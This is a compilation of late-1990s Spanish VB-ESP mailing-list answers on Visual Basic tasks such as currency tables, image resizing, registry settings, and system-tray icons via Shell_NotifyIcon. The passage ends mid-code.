mon_cam (Cambios/Valores historicos) - id_mon, id_mon_tca, fecha

En cada registro donde grabes importes, grabas el la fecha, la moneda y el tipo de cambio.

Hay que tener en cuenta que el valor de una moneda a una fecha determinada puede variar, (ya sea por errores de imputacion del usuario o ajustes). Por lo tanto tal vez te interese tambien grabar el importe original, tal cual se cargo, para calcular diferencias.

Otro ajuste que puede ser que se necesite es la correcion por indices. Cada mes el instituo de Estadisticas de cada pais por lo general publica el indice inflacionario del mes.

para poder expresar una operacion por ejemplo de enero a valores de noviembre se debe aplicar la siguiente formula:

    valor * IndiceNoviembre / IndiceEnero

Entonces, para poder reexpresar segun impacto inflacionario un importe, se deberia grabar en el registro el indice que se aplica a es movimiento.

Espero que esto contribuya de alguna manera a la discusion

Saludos!!!!

             '''''
            (o-o)
 _________o00-(___)-00o_________
| Mario Meríngolo |
| Unitech S.A. |
 ============================
| OF.: mariom@unitech.com.ar |
| Per: pira@argentinamail.com |
| IRC: NewNet - Pira |
| ICQ: 5374929 |
 ============================

El segundo es de Alberto Rodríguez Calvo (cttarc@usc.es)

La descripcion detallada del cambio de sistema monetario puedes encontrarla en los suplementos de economia de la mayoria de los periodicos casi todas las semanas.

Asi, de memoria, puedo decirte que el periodo de transicion comienza el 1 de enero de 1999 y durará hasta el 31 de diciembre de 2002. El cambio peseta/euro se establecera a mediado del año que viene, creo que en abril o mayo, y será constante durante el periodo de transicion.
Naturalemente, el valor del euro frente a otras monedas, como el dolar o el yen, si cambiará.

El euro sera una moneda ficticia hasta el ultimo trimestre del periodo de transicion, ya que la moneda no existirá fisicamente hasta octubre del 2002. Este periodo esta en revision, pero sera corto.

Durante el periodo de transicion, las empresas prodran operar en pesetas o euros indistintamente, pero una vez que se cambioen oficialmente a euros (frente a hacienda) ya no podrán presentar sus declaraciones a hacienda, seguridad social, etc en pesetas.

Para realizar el cambio de moneda euro/monedas nacionales será necesario operar con 6 cifras significativas. En el caso de la peseta, esto implica operar con tres decimales (x pesetas / yyy.yyy = euros) y luego redondear hasta el centimo.

No habra cambio de moneda directo de peseta hacia monedas extranjeras. Sera necesario convertir las pesetas en euros y luego los euros a otras monedas.

Desde mi punto de vista, si has tenido la precaución de usar campos tipo Currency para guardar valores de moneda, el principal problema de conversion será volver al rollo de usar decimales, lo que seguramente te obligara a modificar todo el interface de usuario y revisar todo el codigo de operacion con valores de moneda.

Respecto a al modo de operacion con varias monedas, depende mucho de tus necesidades.

Un sistema completo deberia ser mas o menos asi:

una tabla de monedas, con las caracteristicas de cada una: nombre (singular y plural), simbolo y valor de referencia para mostrar al usuario.

Una tabla de conversiones: moneda1, Moneda2, Fecha, factor de conversion (los cambios de moneda son diarios).

En cada tabla que tengas valores de moneda, deberas almacenar, junto a ellos, el codigo de la moneda en que esta expresado y el dia en que se efectuo la operacion. Con esto podras calcular el valor en cualquier moneda.

JPG modificar tamaño y resolucion

El cambio de tamaño y escala lo puedes realizar en VB utilizando el método PaintPicture del objeto PictureBox.
Puedes grabar la imagen haciendo un SavePicture, pero el formato de salida es siempre BMP.

Para convertir los BMPs a JPG otra vez se puede utilizar el programa PaintShopPro (PSP) que trae un batch conversion que permite cambiar el formato de los gráficos (no escalarlos).

En VB sería algo así

Debes poner 2 controles PictureBox. En el primero presentas el original utilizando LoadPicture (en vb5 lee JPG) y luego lo escalas en el segundo utilizando PaintPicture.

Ej:

```
        Pic2.PaintPicture Pic1.Image, 0, 0, Pic1.ScaleWidth,
Pic1.ScaleHeight
```

Luego grabas el BMP escalado con SavePicture.

Notas:

- El Pic1 debería tener
  - AutoSize = True
  - BorderStyle = 0
- El Pic2 debería tener
  - Autosize = False
  - BorderStyle = 0
  - Las dimensiones que deseas obtener.
- El Formulario, Pic1, Pic2 y Pic3 debrían tener el mismo ScaleMode

Para escalar manteniendo las proporciones se necesita hacer algunos cálculo que no tengo en este momento a mano.

Suerte.
Peky.

---

e-mail <peky@satlink.com>

-----Original Message-----

De: fmcalva <fmcalva@arrakis.es>

Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>

Fecha: Viernes 30 de Enero de 1998 05:51

Asunto: (VB-ESP) JPG modificar tamaño y resolucion

> Necesito coger una coleccion de imagenes (en formato JPG) una a una y
> convertirlas todas
> al mismo tamaño y la misma resolucion.
> Alguna pista de como puedo hacerlo.
>
> Gracias
> J.Garcia
>

Teclado en mayúsculas

Felix Abundiz Charles escribió:
>
> Saludos a todos.
>
> Alguien conoce alguna API con la cual activar las MAYUSCULAS (Caps Look)
>
> Gracias
>

```
Private Declare Function GetKeyState Lib "user32" _
   (ByVal nVirtKey As Long) As Integer
Const Mayusculas = 20


If GetKeyState(Mayusculas) Mod 2 Then
   Print "MAYS"
   'CapsLock activado
else
   'CapsLock desactivado
   SendKeys "{CAPSLOCK}" 'Esto debería funcionar
End If
```

Por alguna razón, el SendKeys no me funciona, pero el resto sí. También existe la función
SetKeyboardState, pero es un poco más complicada de usar (yo no lo he hecho), que cambia
el teclado entero, y no me he puesto con ella.

Espero haberte sido de ayuda.

Acceso al registro de windows 95

-----Original Message-----
De: Jose Maria Ferrer Costa <xara@redestb.es>
Para: lista <vb-esp@ccc.uba.ar>
Fecha: Sábado 17 de Enero de 1998 8:08 AM
Asunto: (VB-ESP) una solucion quiero.....

>tengo pequeño problemo con la funcion del api regsetvalueex

Utiliza GetSetting, SaveSetting y Deletesetting. Son más sencillos de utilizar:

GetSetting (Función)

Devuelve el valor de una clave de la entrada de una aplicación en el registro.

Sintaxis
GetSetting(appname, section, key[, default])

La sintaxis de la función GetSetting tiene los siguientes argumentos con nombre:
Parte Descripción

appname Obligatorio.Expresión de cadena que contiene el nombre de la
aplicación o proyecto cuya clave se solicita.
section Obligatorio. Expresión de tipo cadena que contiene el
nombre de la sección donde se encuentra la clave.
key Obligatorio. Expresión de tipo cadena que contiene el
nombre de la clave que se va a devolver.
default Opcional. Expresión que contiene el valor que se va a devolver
si no hay valor en la clave. Si se omite, se asume
que default es una cadena de longitud cero ("").

Comentarios
Si alguno de los elementos indicados como argumentos de la función GetSetting no existe, devuelve el valor default.

SaveSetting (Instrucción)

Guarda o crea una entrada para una aplicación en el registro de configuración de Windows.

Sintaxis
SaveSetting appname, section, key, setting

La sintaxis de la instrucción SaveSetting tiene los siguientes argumentos con nombre:
Parte Descripción

appname Obligatorio. Expresión de cadena que contiene el nombre
de la aplicación o proyecto al que se aplica el valor.
section Obligatorio. Expresión de tipo cadena que contiene el
nombre de la sección donde se va a guardar la clave.
key Obligatorio. Expresión de tipo cadena que contiene el
nombre de la clave que se va a guardar.
setting Obligatorio. Expresión que contiene el valor que se va
a establecer en key.

Comentarios
Se produce un error si por algún motivo no se puede guardar el valor de la clave.

Deletesetting (Instrucción)

Elimina una sección o una clave de una entrada del registro de Windows.

Sintaxis
DeleteSetting appname, section[, key]

La sintaxis de la instrucción DeleteSetting tiene los siguientes argumentos con nombre:

Parte Descripción
appname Obligatorio. Expresión de cadena que contiene el nombre de
la aplicación o proyecto al que se aplica la sección o la clave.
Section Obligatorio. Expresión de tipo cadena que contiene el nombre
de la sección donde se encuentra la clave que se va a eliminar.
Si sólo se indican appname y section, se eliminará la sección
especificada junto con todas las claves relacionadas.
Key Opcional. Expresión de tipo cadena que contiene el nombre de
la clave a eliminar.

Comentarios
Si se especifican todos los argumentos, se eliminará la clave indicada. Sin embargo, la instrucción DeleteSetting no hace nada si la sección o la clave especificadas no existen.

+¡Saludos desde México!+
| |
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
| |
+-adgarza@spin.com.mx--+

Cargar un array y un flexgrid

Holas:
Aqui envío un par de funciones, que espero a alguien le sirva:
El primero mete un resultset en un array.
El segundo mete un array a un grid (MSFlexGrid).
De ese modo no es necesario tener abiertas las conexiones todo el tiempo. Las abren, cargan el resultado a un array y las cierran

```
Public Function cargarray(ByVal rs As rdoResultset)
Dim ejex As Integer, ejey As Integer
ejex = rs.RowCount
For Each cl In rs.rdoColumns
    ejey = ejey + 1
Next
ReDim arr(ejex, ejey)
ejex = 0
ejey = 0
Do
    Do Until rs.EOF
        For Each cl In rs.rdoColumns
            arr(ejex, ejey) = cl.Value
            ejey = ejey + 1
        Next
         ejey = 0
        ejex = ejex + 1
        rs.MoveNext
    Loop
Loop Until rs.MoreResults = False
cargarray = arr
End Function
```

```
Public Function cargagrid(marr As Variant, MS As MSFlexGrid, mtit As
Variant)
Dim ejex As Integer, ejey As Integer, contador1, contador2, cadena As
String
Dim ta As String
ta = Chr(9)
ejex = UBound(marr, 1)
ejey = UBound(marr, 2)
MS.Cols = ejey
MS.Row = 0
For contador2 = 0 To ejey - 2
    MS.Col = contador2 + 1
    If UBound(mtit) + 1 > contador2 Then
        MS.Text = mtit(contador2)
    End If
Next
For contador1 = 0 To ejex - 1
    cadena = ta
    For contador2 = 0 To ejey - 1
        cadena = cadena + marr(contador1, contador2) + ta
    Next
    cadena = Mid(cadena, 1, Len(cadena))
```

```
    MS.AddItem (cadena)
Next
MS.RemoveItem (1)
End Function
```

MarlboroMan

Crear acceso directo en windows 95

>Mi pregunta és, como puedo crear un acceso directo en W95, en el escritorio
>a la hora de instalar, y como puedo saber el Nº de volumen de la unidad.
Para crear un acceso directo debemos usar unas funciones que se encuentran en la librería vb5stkit.dll del Asistente para Instalación de aplicaciones (stkit432.dll para Vb 4 32 bits) y que se encuentra en el directorio ..VB\setupkit\kitfil32 (en Vb 5).

```
Declare Function OSfCreateShellGroup Lib "VB5STKIT.DLL" Alias
"fCreateShellFolder" (ByVal lpstrDirName As String) As Long

Declare Function OSfCreateShellLink Lib "VB5STKIT.DLL" Alias
"fCreateShellLink"
                 (ByVal lpstrFolderName As String, ByVal lpstrLinkName As
String, ByVal lpstrLinkPath As String, ByVal
lpstrLinkArguments As String) As Long

Declare Function OSfRemoveShellLink Lib "VB5STKIT.DLL" Alias
"fRemoveShellLink"
                 (ByVal lpstrFolderName As String, ByVal lpstrLinkName As
String) As Long
```

OSfCreateShellGroup crea un nuevo grupo fuera de Inicio>Programas si la carpeta especificada no existe ya.

OSfCreateShellLink crea (o reemplaza) un vínculo en Inicio>Programas o en cualquiera de sus subcarpetas inmediatas.

OSfRemoveShellLink quita un vínculo de Inicio>Programas o cualquiera de sus subcarpetas inmediatas.

Ejemplos :

Crearemos un nuevo grupo llamado "Grupo de prueba" en Incio>Programas :

```
   l = OSfCreateShellGroup("Grupo de prueba")
```

Añadiremos vínculos a ese grupo :

```
l = OSfCreateShellLink("Grupo de prueba", "Mi programa 1", "C:\WIN95\prueba
de PP.EXE", "parametros")
l = OSfCreateShellLink("Grupo de prueba", "Mi programa 2", "C:\WIN95\prueba
de PP.EXE", "parametros")
```

Eliminaremos el segundo vínculo :

```
l = OSfRemoveShellLink("Grupo de prueba", "Mi programa 1")
```

Para ver el volumen del disco duro :

En un módulo declarar :

```
Declare Function GetVolumeInformation& Lib "kernel32" Alias
"GetVolumeInformationA"
      (ByVal lpRootPathName As String, ByVal pVolumeNameBuffer As String,
ByVal nVolumeNameSize As Long, lpVolumeSerialNumber As Long,
```

```
lpMaximumComponentLength As Long, lpFileSystemFlags As Long, ByVal
lpFileSystemNameBuffer As String,
       ByVal nFileSystemNameSize As Long)

En un formulario :

dim Vol as string*256, FileSystem as string*256, unidad as string
dim longitud as long, NumSerie as long, Flags as long

unidad = "c:\"
Call GetVolumeInformation(unidad, Vol, 256, NumSerie, longitud, Flags,
FileSystem, 256)

debug.print "Etiqueta : " + left$(Vol,instr(vol,chr$(0)))
debug.print "Nº de serie : " & NumSerie
debug.print "Sistema de archivos : " +
left$(FyleSistem,instr(FileSystem,chr$(0)))


Un saludo.
```

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

>Necesito tener un campo que sea el resultado de restar dos horas, pero con
>formato numerico para que luego pueda multiplicarlo.
>
>Ej
>HoraInicio : 10:00
>HoraFinal:13:30
>
>Horas: HoraInicio - HoraFinal = 3:30,
>
>ahora esto querria multiplicarlo por un numero ej 5, y ya el resultado
>ponerlo en pantalla ...
A mí esto me funciona correctamente :

```
Dim f1, f2, f3
f1 = TimeValue("10:00")
f2 = TimeValue("13:30")
f3 = f2 - f1
MsgBox Format$(f3, "hh:nn") ' 3:30
f3 = f3 * 5
MsgBox Format$(f3, "hh:nn") ' 17:30
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Anular la barra de INICIO de W95 (Angel)

Hace tiempo encontre por ahí el código que adjunto, es pequeño y creo que puede ser util a bastante gente, por eso lo adjunto aqui.
Puedes ocultar totalmente la barra, mostrarla o redimensionarla (aunque esta ultima opción todavia no me ha funcionado).

Espero que te sirva, si tienes algún problema dimelo, un saludo,

Victor Gonzalez
E-mail: VictorGon@nexo.es

De: Pere Fortea <pfnredes@redestb.es>
A: vb-esp@ccc.uba.ar
Asunto: RE: (VB-ESP) Anular la barra de INICIO de W95 (Angel)
Fecha: viernes 2 de enero de 1998 13:48

¿Cómo puedo ocultar la barra mediante V.B.?
¿Cómo puedo anular la combinación de teclas CTRL+ESC

-----Original Message-----
De: Angel Domínguez <angeldom@cicom.es>
Para: 'vb-esp@ccc.uba.ar' <vb-esp@ccc.uba.ar>
Fecha: viernes 2 de enero de 1998 12:44
Asunto: RE: (VB-ESP) Anular la barra de INICIO de W95

Hola Pere:

Me temo que los programas de instalación no anulan la barra de tareas, tan solo la ocultan. Cualquiera puede volver a activarla pulsando CTRL-ESC.

Un saludo,

Angel Domínguez
angeldom@cicom.es

De: Pere Fortea[SMTP:pfnredes@redestb.es]
Enviado: jueves 1 de enero de 1998 19:26
Para: vb
Asunto: (VB-ESP) Anular la barra de INICIO de W95

Hola gente de la lista

Quería preguntaros que puedo hacer para que la barra de menú inicio quede oculta y anulada estoy haciendo una clave de acceso y necesito poder anularla y cuando la clave sea correcta se vuelva a activar.

Tipo programas de instalación que la anulan y cuando la instalación finaliza
vuelve a funcionar.

Gracias de antemano.

Pere

form1.frm module1.bas proyecto1.vbp

Barra de Tareas *(3 mensajes)*

Aqui va un ejemplo de los Iconos de Notificación

En la Ventana donde insertemos este codigo vamos a incluir una Picture oculta con el nombre RECEPTOR que no servira para controlar los eventos de usuario.

```
'API

Private Declare Function Shell_NotifyIcon Lib "shell32.dll" Alias
"Shell_NotifyIconA" (ByVal dwMessage As Long, lpData As NOTIFYICONDATA) As Long


'Acciones sobre el Icono de Notificación

Public Const NIM_ADD = &H0

Public Const NIM_MODIFY = &H1

Public Const NIM_DELETE = &H2

Public Const NIF_MESSAGE = &H1

Public Const NIF_ICON = &H2

Public Const NIF_TIP = &H4


'Icono de Notificacion

Private IconoNotificacion As NOTIFYICONDATA


'Mensaje que enviara el icono

Const MSG_ICONO = &H200


'Control de Eventos de Usuario

Const WM_MOUSEMOVE = &H200

Const WM_LBUTTONDBLCLK = &H203


Private Sub Form_Load()

With IconoNotificacion

.cbSize = Len(IconoNotificacion) 'Tamaño

.hWnd = Receptor.hWnd 'Picture

.uID = Receptor.hWnd 'Picture

.uFlags = NIF_MESSAGE Or NIF_TIP Or NIF_ICON 'Mensajes interceptados

.uCallbackMessage = MSG_ICONO 'Id del Mensaje
```

```
.hIcon = Icon 'Icono de la Ventana
        .szTip = Caption & Chr(0) 'Titulo del Icono
End With

    'Añadimos el icono de notificación a la Barra de Win95
Shell_NotifyIcon NIM_ADD, IconoNotificacion
End Sub

Private Sub Form_Load()
'Eliminamos el icono de notificación a la Barra de Win95 al Salir
Shell_NotifyIcon NIM_DELETE, IconoNotificacion
End Sub

Private Sub Receptor_MouseMove(Button As Integer, Shift As Integer, X As Single, Y
As Single)
Dim Mensaje As Long
Mensaje = X / Screen.TwipsPerPixelX

If Mensaje = WM_LBUTTONDBLCLK Then
        'Aqui podiamos mostrar un menu
Popup nb-menu
Else if Mensaje = WM_MOUSEMOVE then
'Cambio del ToolTipText del Icono
If Trim(IconoNotificacion.szTip) <<> Caption & Chr(0) Then
            IconoNotificacion.szTip = Caption & Chr(0)
Shell_NotifyIcon NIM_MODIFY, IconoNotificacion
        End If
End If
End Sub


----------
De: Luis Correa <<0000,0000,ffffcain@entelchile.net>
A: Lista de Visual Basic <<0000,0000,ffffvb-esp@ccc.uba.ar>
```

Asunto: (VB-ESP) Barra de Tareas

Fecha: jueves 23 de octubre de 1997 3:09

Hola a todos!!!!

Alguien sabe como dejar a una aplicación en la barra de tareas, al lado

de la hora?

Por favor si alguien me puede dar una ayudita!!!!

Muchas gracias.

---

hola oscar
adjunto te envio un modulo bas con las funciones que te hacen falta y un extracto de las subrutinas necesarias para ello , espero que te sirvan.

estos arreglos se los debo a la lista osea que debes de agradecer a la lista entera la ayuda. yo me encontre en la misma situacion

```
[en general]
Dim systray As TipoNotificarIcono
Private Sub Form_Load()
 Me.Icon=[el icono que sea , o bien puedes quitar esta linea]
    With systray
    .cbSize = Len(systray)
    .hwnd = controlsuport.hwnd
    .uID = 1&
    .uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
    .uCallbackMessage = WM_MOUSEMOVE
    .hIcon = Me.Icon
    .szTip = "texto del tip del icono en el menu de las barras" & Chr$(0)
    End With
end sub
[ para agregar el icono]
shell_notifyicon nim_add,systray
[para quitar el icono]
shell_notifyicon nim_delete,systray
[para modificar los atributos modificas los parametros de la variable
systray como en el form_load y despues]
shell_notifyicon nim_modify,systray
```

para capturar las funcciones del mous^[esto es de mi programa pero puedes utilizar cualquier control del que no utilices el mousemove

```
Private Sub controlsuport_MouseMove(Button As Integer, Shift As Integer, X
As Single, Y As Single)
Dim nPointer As Long
nPointer = CLng(X) / Screen.TwipsPerPixelX
Select Case nPointer
Case WM_LBUTTONDBLCLK
```

'accion a rrealizar por ejemplo

Shell_NotifyIcon NIM_DELETE, systray
Case WM_RBUTTONDOWN
'accion a realizar

End Select
End Sub

nota: ahi puedes poner cualquiera de los valores wm_el valor que sea , de la lista de valores del modulo bas

jose Maria Ferrer Costa

xara@redestb.es

sysicon.bas

-----Original Message-----
De: Pavetti Roberto <pavettir@telefonica.com.ar>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: Lunes 5 de Enero de 1998 10:52 AM
Asunto: (VB-ESP) VB-ESP - Consulta Formulario

>A:vb-esp@ccc.uba.ar
>Hola a todos!!
>
> Recien estoy comenzando a realizar algunas cosas en Visual
>Basic y quisiera
>saber como se hace para que al minimizar un formulario aparezca el icono
>de la aplicacion en la barra donde aparece la hora, el control de volumen,
>etc.
>La version de Visual que estoy utilizando es la 4.0 Edicion Empresarial
>en Castellano.

Huy... Al leer estos mensajes me doy cuenta que realmente hace falta un FAQ. Muchas preguntas son recurrentes (como ésta).

Traducido de la base de conocimientos (Lo que se encuentre entre corchetes son cambios para adaptar el artículo a un texto corto):

CÓMO MANIPULAR ICONOS EN EL ÁREA DE TAREAS CON VISUAL BASIC

ID del articulo: Q162613
Fecha de creación: 24-ENE-1997
Fecha de revisión: 28-ENE-1997

LA INFORMACIÓN en este artículo se aplica a:
Las ediciones Estándar, Profesional, y Empresarial Editions de Microsoft Visual Basic, sólo de 32 bitios, para Windows, versión 4.0

RESUMEN
Una de las nuevas características de la interfaz del usuario de Windows 95 y

NT 4.0 es el área de estado de la barra de tareas. Este artículo [discute] cómo utilizar Visual Basic para agregar, modificar y eliminar los indicadores de estado y notificación en el área de marras.

MAYOR INFORMACIÓN

El área de estado de la barra de tareas se ubica a la derecha del botón Inicio, y le proporciona a usted de indicadores de notificación o estado acerca de sus programas. Los iconos con información sobre herramientas se usan de manera típica como indicadores en el área de estado de la barra de tareas. [...]

Para manejar un icono en ésta área, utilice la función API de Windows llamada Shell_NotifyIcon que se encuentra en el archivo Shell32.dll. Esta función le permite agregar, modificar, eliminar, establecer una cadena de información sobre herramientas, y enviar un mensaje de retorno para ejecutar eventos del ratón. Visual Basic no acepta mensajes o funciones de retorno de manera directa. No obstante, existen tres maneras de solucionar esta limitación:

La difícil: Créese un control que acepte mensajes de retorno. Tómese como referencia el artículo publicado en The Microsoft Systems Journal que se cita en la sección de Referencias de este artículo para informarse al respecto. Para crear este control, necesitará de Visual C++.

La fácil: Utilice un control de terceros que intercepte tales mensajes, como el Message Blaster.

La simple: Utilice un control intrínseco de Visual Basic que sirva como una ventana donde se acepten las reacciones al mensaje de retorno. Este artículo [trata] este último método. Para ello, será necesario utilizar un evento en un control que se utiliza rara vez. El evento será utilizado de manera exclusiva para procesar el mensaje de retorno. En la siguiente sección se explica la función Shell_NotifyIcon y los requerimientos para utilizarla.

LA FUNCION Shell_NotifyIcon

Esta función se utiliza para enviar un mensaje a un sistema para agregar, modificar o eliminar un icono del área de estado de la barra de tareas. La función devuelve True si el mensaje se envió con éxito o False si ocurrió lo contrario. Los argumentos de la función son los siguientes:

dwMessage: Un mensaje que ejecute una acción. Este parámetro puede ser uno de los siguientes:
- NIM_ADD: Agrega un icono al área de estado.
- NIM_DELETE: Elimina un icono al área de estado.
- NIM_MODIFY: Modifica un icono al área de estado.

Los valores de estos mensajes pueden localizarse en el archivo de encabezado Shellapi.h.

pnid: Un apuntador a una estructura de NOTIFYICONDATA. Para pasar este argumento a la función, cree un tipo definido por el usuario que se llame NOTIFYICONDATA (que se muestra luego en esta sección) y pase este tipo de dato por valor).

La estructura de NOTIFYICONDATA contiene los siguientes elementos:

cbSize: Pasa el tamaño del tipo de dato NOTIFYICONDATA.
- Tipo de dato: Long.
- Valor: Utilice la función Len con la variable declarada como este tipo de dato como el argumento.

hWnd: Controlador de la ventana utilizada para recibir el mensaje de notificación.
- Tipo de dato: Long.

Valor: La propiedad hWnd del control utilizado para recibir este mensaje.

uId: Identificador del icono en el área de estado.

Tipo de dato: Long.

Value: Cualquier valor que se encuentre dentro de los límites del tipo de dato Long.

uFlags: Matriz de banderas que indica cuales de los otros miembros contienen datos válidos.

Tipo de dato: Long.

Valor: Cualquier combinación de las siguientes constantes que indican que el miembro de esta estructura es válido y que será utilizado:

NIF_ICON: El pasar esta bandera indica que el valor de hIcon será el que aparezca en el área de estado de la barra de tareas.

NIF_MESSAGE: El pasar esta bandera indica que el valor de uCallBackMessage será utilizado como el mensaje de retorno.

NIF_TIP: El pasar esta bandera indica que el valor de szTip será utilizado como la información sobre herramientas del icono en el área de estado de la barra de tareas.

uCallBackMessage: Identificador del mensaje de notificación que se envía a la ventana que se utiliza para recibir los mensajes.

Tipo de dato: Long.

Valor: El mensaje que se utiliza para identificar que un evento del ratón ha ocurrido dentro de los límites que forman al rectángulo donde se encuentra el icono en el área de estado de la barra de tareas.

hIcon: Controlador del icono que se despliega en el área de estado de la barra de tareas.

Tipo de dato: Long.

Value: La imagen que será utilizada como un icono en el área de estado de la barra de tareas. Esta puede ser la propiedad Icon de un control, una imagen de un control Image, o cualquier icono.

szTip: Cadena por utilizarse como el texto de la información sobre herramientas.

Tipo de dato: Cadena de longitud fija de hasta 64 bytes.

Value: Cualquier cadena terminada en Nulo menor a 64 bytes.

La siguiente sección explica el uso de esta función mediante un programa de ejemplo que maneja iconos en el área de estado de la barra de tareas.

PROGRAMA DE EJEMPLO

Este programa consiste de un formulario que contiene dos botones de comando y el cuadro de diálogo común. Cuando haga clic en el icono Agregar, establecerá los valores del tipo de dato NOTIFYICONDATA. En este tipo de dato, establecerá los siguientes valores.

cbSize: La longitud de la variable que utiliza la función Len.

hWnd: El controlador de la ventana utilizada para recibir los mensajes de retorno. En este programa de ejemplo se utiliza el formulario como la ventana receptora de estos mensajes.

uId: El identificador del icono. Aunque puede utilizar cualquier número, el programa de ejemplo utiliza las constantes vbNull.

uFlags: Matriz de banderas que indican cuales miembros de esta estructura son válidos. El programa de ejemplo los utilizará todos para obtener la

mayor versatilidad.
uCallBackMessage: El mensaje que será enviado cuando ocurra alguna actividad del ratón en el icono del área de estado de la barra de tareas. El mensaje que se envía se dirige a algun evento del ratón en el control especificado mediante el valor de hWnd. Deberá utilizar un evento que pueda manejar estos mensajes de manera exclusiva. Por ejemplo, el programa de ejemplo utilizará el mensaje WM_MOUSEMOVE dado que este mensaje apuntará al evento MouseMove del Formulario. Este evento es rara vez utilizado en un formulario, por lo que se convierte en un serio candidato para el propósito que nos ocupa.
hIcon: El icono que será desplegado en el área de estado de la barra de tareas. El programa de ejemplo utiliza el icono del formulario.
szTip: La cadena de información sobre herramientas. Esta debe finalizar con un carácter de Null, por ello que la constante vbNullChar será concatenada.

Luego de establecer la información, llamará a la función Shell_NotifyIcon y pasará a NOTIFYICONDATA junto a un mensaje para agregar al icono al área de estado de la barra de tareas. Al pasar el apuntador del ratón sobre tal icono ahora ubicado en el área de marras, el formulario recibirá un mensaje de WM_MOUSEMOVE. Este mensaje apuntará al evento MouseMove del formulario. El argumento X será el producto de una de las constantes del ratón que indicará lo que ha ocurrido (como un clic izquierdo, clic derecho, clic sencillo o doble clic) y la propiedad TwipsPerPixelX de la pantalla. Así, la información capturada por el ratón será producida al dividir el argumento X entre la propiedad citada. El resultado es entonces utilizado en una instrucción Select Case para evaluar lo que se deberá hacer para el efecto.

Mire, cuando haga doble clic en el icono, aparecerá el cuadro de diálogo que le permitirá seleccionar un icono distinto. El valor de hIcon del tipo de dato NOTIFYICONDATA cambiará a este nuevo icono. Luego, la será llamada la función Shell_NotifyIcon con la nueva información y un mensaje de modificación para tal icono en el área de estado de la barra de tareas. Si hace clic con el botón derecho en el icono, se presentará una función InputBox que cambia el texto de la información sobre herramientas. La nueva cadena terminará en Null al concatenarle la constante vbNullChar y el valor de szTip se cambia a la nueva cadena. La función de Shell_NotifyIcon vuelve a ser llamada con la nueva información y un mensaje para modificar. Al hacer clic en el icono Eliminar o al salir de la aplicación, se llamará a la función de marras con un mensaje de que elimine el icono.

PASOS PARA CREAR EL PROGRAMA DE EJEMPLO
Inicie al Visual Basic. Si ya se encuentra en ejecución, cree un nuevo proyecto.
Coloque dos botones de comando y un control CommonDialog en Form1.
Copie el siguiente código en la ventana de codificación del Form1:

```
Option Explicit
```

```
' Declárese una variable definida por el usuario para ser pasada
' a la función Shell_NotifyIcon.
Private Type NOTIFYICONDATA
  cbSize As Long
  hWnd As Long
  uId As Long
  uFlags As Long
  uCallBackMessage As Long
  hIcon As Long
  szTip As String * 64
End Type
' Declárense las constantes para la función API. Estas constantes pueden
' encontrarse en el archivo de encabezado Shellapi.h.
' Las siguientes constantes son mensajes que se envían a la función
' Shell_NotifyIcon para agregar, modificar, o eliminar un icono del
' área de estado de la barra de tareas.
Private Const NIM_ADD = &H0
Private Const NIM_MODIFY = &H1
Private Const NIM_DELETE = &H2
' La siguiente constante es el mensaje que se envía cuando ocurre un
' evento del ratón en la superficie rectangular del icono del área
' de estado de la barra de tareas.
Private Const WM_MOUSEMOVE = &H200
' Las siguientes constantes son las banderas que indican los miembros
' válidos del tipo de dato NOTIFYICONDATA.
Private Const NIF_MESSAGE = &H1
Private Const NIF_ICON = &H2
Private Const NIF_TIP = &H4
' Las siguientes constantes son utilizadas para determinar la entrada del
' usuario en el icono que se encuentra en el área conocida.
' Constantes para el clic izquierdo.
Private Const WM_LBUTTONDBLCLK = &H203 ' Doble click
Private Const WM_LBUTTONDOWN = &H201 ' Botón oprimido
Private Const WM_LBUTTONUP = &H202 ' Botón soltado
' Constantes para el clic derecho.
Private Const WM_RBUTTONDBLCLK = &H206 ' Doble clic
Private Const WM_RBUTTONDOWN = &H204 ' Botón oprimido
Private Const WM_RBUTTONUP = &H205 ' Botón soltado
' Declárese la función API.
Private Declare Function Shell_NotifyIcon Lib "shell32" _
        Alias "Shell_NotifyIconA" _
        (ByVal dwMessage As Long, pnid As NOTIFYICONDATA) As Boolean
' Declárese la variable con el tipo definido por el usuario.
Dim nid As NOTIFYICONDATA
Private Sub Command1_Click()
  ' Hágase clic en este botón para agregar un icono al área de estado.
  ' Establezca los valores individuales para NOTIFYICONDATA.
  With nid
    .cbSize = Len(nid)
    .hWnd = Form1.hWnd
    .uId = vbNull
    .uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
    .uCallBackMessage = WM_MOUSEMOVE
    .hIcon = Form1.Icon
    .szTip = "Programa de ejemplo para el área de estado" & vbNullChar
  End With
  ' Llame a la función Shell_NotifyIcon para agregar el icono
```

```
  Shell_NotifyIcon NIM_ADD, nid
End Sub

Private Sub Command2_Click()
  ' Hágase clic en este botón para eliminar el icono del área de estado.
  Shell_NotifyIcon NIM_DELETE, nid
End Sub

Private Sub Form_Load()
  ' Establezca los mensajes de los botones.
  Command1.Caption = "Agregar icono"
  Command2.Caption = "Eliminar icono"
End Sub

Private Sub Form_Terminate()
  ' Elimine el icono agregado al área de estado cuando el
  ' programa finalice.
  Shell_NotifyIcon NIM_DELETE, nid
End Sub

Private Sub Form_MouseMove _
        (Button As Integer, _
         Shift As Integer, _
         X As Single, _
         Y As Single)
  ' Este evento ocurre cuando el apuntador del ratón se encuentra en
  ' la superficie rectangular del icono en el área de estado.
  Dim lngMsj As Long, _
      strFiltro As String, _
      strToolTip As String
  lngMsj = CLng(X) / Screen.TwipsPerPixelX
  Select Case lngMsj ' Evaluemos qué ocurrió
    Case WM_LBUTTONDOWN
    Case WM_LBUTTONUP
    Case WM_LBUTTONDBLCLK
      CommonDialog1.DialogTitle = "Seleccione un icono"
      strFiltro = "Archivos de icono (*.ico)|*.ico"
      strFiltro = strFiltro & "|Todos los archivos (*.*)|*.*"
      CommonDialog1.Filter = strFiltro
      CommonDialog1.ShowOpen
      If CommonDialog1.filename <> "" Then
        Form1.Icon = LoadPicture(CommonDialog1.filename)
